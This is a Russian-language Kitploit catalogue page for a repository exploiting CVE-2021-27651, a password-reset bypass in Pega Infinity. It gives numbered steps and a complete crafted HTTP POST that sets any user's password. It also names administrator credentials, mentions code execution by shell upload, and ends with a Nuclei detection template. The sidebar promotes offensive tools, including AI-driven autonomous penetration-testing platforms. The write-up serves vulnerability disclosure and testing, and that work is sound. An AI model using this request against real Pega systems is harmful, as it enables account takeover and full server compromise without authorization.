Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-27651 — обойти все этапы процесса сброса пароля | Kitploit

Инструменты/GitHubGitHub/orangmuda/cve-2021-27651
Атаки на ПаролиАнализ КодаЭксплуатацияЭксплуатация веб-приложенийАутентификацияИнструмент Удаленного Доступа
GitHuborangmuda/cve-2021-27651

CVE-2021-27651

обойти все этапы процесса сброса пароля

Репозиторий
11275 лет назадЕщё не проверено
Поделиться

Краткое описание

Злоумышленник может обойти все этапы процедуры сброса пароля и сбросить пароль любого пользователя в Pega Infinity. Это достигается (1) запуском процедуры сброса пароля и вводом почты жертвы, затем (2) принудительным пропуском HTTP POST-запроса на обновление пароля. Злоумышленник может войти с использованием изменённой учётной записи и полностью скомпрометировать экземпляр Pega с помощью множества доступных векторов выполнения кода после аутентификации (изменение динамических страниц, шаблонизаторов и т.д.)

Шаги для воспроизведения

  1. Перейдите на страницу входа любого экземпляра Pega
  2. Нажмите «Сбросить пароль» («reset password»)

  3. Введите «[email protected]», перехватите HTTP-запрос через прокси, отправьте HTTP-запрос с «[email protected]» на вкладку Burp Repeater или аналогичную, затем разрешите прохождение запроса, отключив прокси или нажав «send»
  4. После того как вы разрешили прохождение исходного запроса, измените тело HTTP-запроса в Repeater, включив в него следующие данные...
POST /prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD HTTP/1.1 (:PEGA_ID — уникальный идентификатор для каждого узла, формат: ZOgwf2Zk3OsEg_oG74MXXxG2bXKbv56W)
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://redacted.com
DNT: 1
Connection: close
Referer: https://redacted.com/prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD
Cookie: yourCookie
Upgrade-Insecure-Requests: 1

pzAuth=guest&NewPassword=Rules%401234&ConfPassword=Rules%401234&pyActivity%3DCode-Security.pzChangeUserPassword=
  1. Войдите, используя следующие учётные данные после отправки HTTP-запроса, обойдя этап подтверждения сброса пароля и получив доступ к учётной записи администратора...
[email protected] / Rules@1234
  1. После этого вы можете получить удалённое выполнение кода (RCE) через любой из множества общепринятых векторов выполнения кода, доступных только администратору

Затронутые версии

Pega Infinity >= 8.2.1 Pega Infinity <= 8.5.2

Воздействие

Полная компрометация любого экземпляра Pega без каких-либо предварительных знаний.
Подтверждающие материалы

Обход пароля

  • Обход пароля


Удалённое выполнение кода через загрузку оболочки

  • Удалённое выполнение кода через загрузку оболочки

Шаблон Nuclei

id: pega

info:
  name: Pega Infinity Login
  author: sshell
  severity: low

requests:
  - method: GET
    path:
      - "{{BaseURL}}/prweb/PRRestService/unauthenticatedAPI/v1/docs"
    headers:
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55
    matchers:
      - type: word
        words:
          - "Pega API"

Автор

Andri Wijayanti (@andridev_)

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    261
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →